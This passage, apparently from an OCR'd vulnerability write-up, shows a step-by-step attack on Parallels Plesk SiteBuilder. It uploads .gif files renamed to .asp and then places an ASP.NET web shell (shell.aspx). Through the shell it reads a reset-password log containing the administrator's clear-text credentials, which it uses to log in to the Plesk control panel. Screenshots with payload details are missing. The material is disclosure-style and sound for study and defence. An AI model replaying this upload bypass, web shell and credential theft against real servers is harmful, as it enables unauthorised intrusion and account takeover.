
Same request, this time uploading up-2.gif renaming it to up-2.asp




As we can see up.asp and up-2.asp have been successfully uploaded to the directory – D:\Program Files\Parallels\Plesk\Sites\ 8d0e4ca8d51441c4b5d595cc0855153f\App_Themes\blue\images



Select Publish - http://192.168.1.3:2006/Wizard/Publish.aspx



When we visit the temporary site, you will note a GET request in your proxy as below – (GET /Sites/8d0e4ca8-d514-41c4-b5d5-95cc0855153f/App_Themes/blue/images/up-2.asp)




We change the current URL in the browser from
http://192.168.1.3:2006/Wizard/HostingPreview.aspx?SiteID=8d0e4ca8d51441c4b5d595cc0855153f

To

http://192.168.1.3:2006/Sites/8d0e4ca8-d514-41c4-b5d5-95cc0855153f/App_Themes/blue/images/up.asp

Note we are requesting up.asp – returns



Now we want to upload an ASP.NET file, so we can execute shell commands on the server. Note that in up.gif (renamed to.asp) we have set uploadsDirVar parameter to "D:\Program Files\Parallels\Plesk\SiteBuilder\Sites". This is where shell.aspx will be uploaded.

In testing I needed to be able to write to a directory, and needed a directory within Plesk that would successfully process ASP.NET, as in other Plesk directories we get an error (found in the application log) that reads –

2010-08-26 17:02:26,765 [1] FATAL SWsoft.SiteBuilder.Web.Modules.LoggingModule - Unknown exception thrown.

System.Web.HttpException: The file '/shell.aspx' has not been pre-compiled, and cannot be requested.

at System.Web.Compilation.BuildManager.GetVPathBuildResultInternal(VirtualPath virtualPath, Boolean noBuild, Boolean allowCrossApp, Boolean allowBuildInPrecompile)

at System.Web.Compilation.BuildManager.GetVPathBuildResultWithNoAssert(HttpContext context, VirtualPath virtualPath, Boolean noBuild, Boolean allowCrossApp, Boolean allowBuildInPrecompile)

at System.Web.Compilation.BuildManager.GetVirtualPathObjectFactory(VirtualPath virtualPath, HttpContext context, Boolean allowCrossApp, Boolean noAssert)

at System.Web.Compilation.BuildManager.CreateInstanceFromVirtualPath(VirtualPath virtualPath, Type requiredBaseType, HttpContext context, Boolean allowCrossApp, Boolean noAssert)

at System.Web.UI.PageHandlerFactory.GetHandlerHelper(HttpContext context, String requestType, VirtualPath virtualPath, String physicalPath)


at System.Web.UI.PageHandlerFactory.System.Web.IHttpHandlerFactory2.GetHandler(HttpContext context, String requestType, VirtualPath virtualPath, String physicalPath)

at System.Web.HttpApplication.MapHttpHandler(HttpContext context, String requestType, VirtualPath path, String pathTranslated, Boolean useAppConfig)

at System.Web.HttpApplication.MapHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute()


at System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously)

POST Request –




Now we request - http://192.168.1.3:2006/Sites/shell.aspx

Returns -



Note that if we use the File Browser and make requests for a directory listing of PLESK or SITEBUILDER we get an ASP.NET error –




To gain access to the administrators USER NAME and PASSWORD, we need to access a file within these directories.

Using the Shell command, knowing the install path of Parallel Plesk we enter the following command –

Type “d:\program files\parallels\plesk\sitebuilder_logs\sbresetpassword.log”


Returns –



As can be seen, the Administrator user name and password is displayed in clear text

Username – admin / Password – f00bar

Now taking these credentials we request - http://192.168.1.3:8880/ (The Plesk Control Panel)



Entering our newly acquired credentials we now have access –